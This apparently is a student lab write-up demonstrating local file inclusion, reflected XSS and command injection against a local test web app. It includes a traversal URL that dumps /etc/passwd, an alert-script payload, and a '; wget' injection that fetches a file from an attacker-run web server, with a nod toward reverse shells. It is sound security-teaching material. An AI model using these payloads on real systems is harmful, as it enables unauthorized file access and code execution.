Proof of Concept (PoC):

Vulnerable Pages, URL, and Others:

- http(s)://server_ip/getfile.php?file=name.html
    - http(s) - is the protocol that the server is using
    - Server_ip - is the ip address of the server
    - getfile.php - is a php file that is being used to get the file content in the server
    - name.html - is a page that asks for your first and last name to be submitted
- The Whole HTTP request:

Vulnerable To:

- **Local File Inclusion (LFI):** local file inclusion (LFI) happens when a web application permits an attacker to include files from the server via the web browser. When user input is not adequately cleaned up or verified, a vulnerability develops that lets an attacker change file paths and include any file and show its content.
    - compromises confidentiality. An attacker exploiting LFI could potentially access sensitive files on the server, leading to the unauthorized disclosure of information.

- **Reflected Cross-Site Scripting (XSS):** reflected cross-site scripting (XSS) happens when an application includes unescaped or unvalidated user input in its output. This flaw enables an attacker to run malicious scripts within the context of a user's browser. In Reflected XSS, the malicious script is embedded in a URL or form input, and the server reflects it back to the user's browser, as opposed to kept XSS, where the malicious script is permanently kept on the target server.

    - compromises integrity and, to some extent, confidentiality. It allows attackers to inject malicious scripts into web pages viewed by other users, leading to the unauthorized modification of content (integrity) and potential disclosure of sensitive information (confidentiality).

- **Command Injection (CMI):** command injection happens when an application gives an attacker the ability to run arbitrary instructions on the host computer. When user input is not thoroughly verified or cleaned before being sent to a command interpreter or system shell, a vulnerability occurs.

- Command injection can compromise both confidentiality and integrity. An attacker can execute arbitrary commands, potentially gaining unauthorized access to information (confidentiality) or manipulating data (integrity).

PoC:

- **LFI:** Lets just say you run the URL, http://server/page?file=index.html, in the address bar, it will show you the index.html page. However, you put, ../../../../../etc/passwd instead of index.html, then it will show you all the users in the server machine that is running the web server. The set of characters ../ is a way to go back a directory in linux, so by going back all the way to the root directory, you can get contents from other directories and files in the root directory, in this case getting content of the passwd file.


- **Reflected XSS:** Lets just say you ask for go to the url http://server/welcome.html . In there you have to type your first and last name. After you press the submit button, it displays your "Welcome " and then your first and last name. Your name is being shown in the browser and is directly being sent to you browser. That means if you type <script>alert(1)</script> in the field that asks for your first name, then you can make the browser render the javascript and then you will see a popup showing the number 1. The javascript code is being directly passed to your browser and it is rendering the code.

- **CMI:** Lets just say you go to the URL http://server/ping.html. It shows a website where it says "ping" followed by an input box. When you type google.com. It shows the output of the ping command. You can potentially run other commands that are allowed in linux or windows environments. Such as ls to list directories and pwd to see the file path you are currently in. you can type "; ls" to see the list of files in the current directory. Using the ";" to indicate the end of the ping command.

Steps to Produce the Attacks:

LFI:

Go to the webpage.




Link Example

127.0.0.1/index.html

Click the link below to get welcomed!

Click Here!

Click the link and it will bring you to a new page




Name Submission Form

127.0.0.1/getfile.php?file=name.html

Enter Your First and Last Name


First Name:
Last Name:
Submit
1

Change the value for the file parameter for the getfile.php file in the url to “../../../../../etc/passwd”. Remember to url encode the “../” , and “/” characters or set of characters.


Activities
Firefox Web Browser
Dec 8 10:53
127.0.0.1/getfile.php?file=..%2f..%2f..%2f..%2f..%2fetc%2fpasswd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool
/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:
/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting
System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:115::/run/uuidd:/usr/sbin/nologin systemd-oom:x:108:116:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:117::/nonexistent:/usr/sbin/nologin avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin speech-dispatcher:x:119:29:Speech
Dispatcher,,,:/run/speech-dispatcher:/bin/false nm-openvpn:x:120:126:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:121:128::/var/lib/saned:/usr/sbin/nologin colord:x:122:129:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:123:130::/var/lib/geoclue:/usr/sbin/nologin pulse:x:124:131:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin gnome-initial-
setup:x:125:65534::/run/gnome-initial-setup/:/bin/false hplip:x:126:7:HPLIP system user,,,:/run/hplip:/bin/false gdm:x:127:133:Gnome Display Manager:/var
/lib/gdm3:/bin/false student:x:1000:1000:student,,,:/home/student:/bin/bash fwupd-refresh:x:128:136:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:129:65534::/run/sshd:/usr/sbin/nologin 1
```

XSS: back in the initial page, when you clicked, it allows your to enter your first and last name.




Enter Your First and Last Name

First Name:
Last Name:

1

Inject the first name with a malicious javascript code and your last name for the last name field.



Enter Your First and Last Name

First Name: <script>alert(1)</script>

Last Name: Huq


1

Then, you get a reflected XSS.




CMI:

Make a directory called www, and then make a file called malicious.txt, and start a python webserver on port 8081




```
student@student-virtual-machine:~$ mkdir www
student@student-virtual-machine:~$ cd www/
student@student-virtual-machine:~/www$ ls
student@student-virtual-machine:~/www$ echo "Hello, world!" > malicious.txt
student@student-virtual-machine:~/www$ ls
malicious.txt
student@student-virtual-machine:~/www$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

Intercept the initial request to the web server when you connect to it.


Activities
Burp Suite Community Edition
Dec 8 11:51
New Tab
127.0.0.1/index.html
Import bookmarks...
Getting Started
Burp Suite Community Edition v2023.10.3.7 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://127.0.0.1:80
Forward Drop Intercept is on Action Open browser
Add notes
Pretty Raw Hex
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Search
0 highlights


```
GET /index.html HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Erase the whole request and write the payload “; wget http://your_machine_ip:8081/malicious.txt; echo “ . Then you should see that a request has been made to your python web server. Showing command injection, and then you can potentially gain access to the machine by getting a reverse shell.


Burp Suite Community Edition v2023.10.3.7 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Settings
Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercep... Action Open br... Add notes HTTP/1
Pretty Raw Hex
Inspector
Notes

Request to http://detectportal.firefox.com:80 [34.107.221.82]

```
"; wget http://192.168.200.84:8081/malicious.txt
```


student@student-virtual-machine: ~/www
student@... student@s... student@s... student@s...

```
student@student-virtual-machine:~$ mkdir www
student@student-virtual-machine:~$ cd www/
student@student-virtual-machine:~/www$ ls
student@student-virtual-machine:~/www$ echo "Hello, world!" > malicio
us.txt
student@student-virtual-machine:~/www$ ls
malicious.txt
student@student-virtual-machine:~/www$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.200.84 - - [08/Dec/2023 11:53:23] "GET /malicious.txt HTTP/1.
1" 200 -
```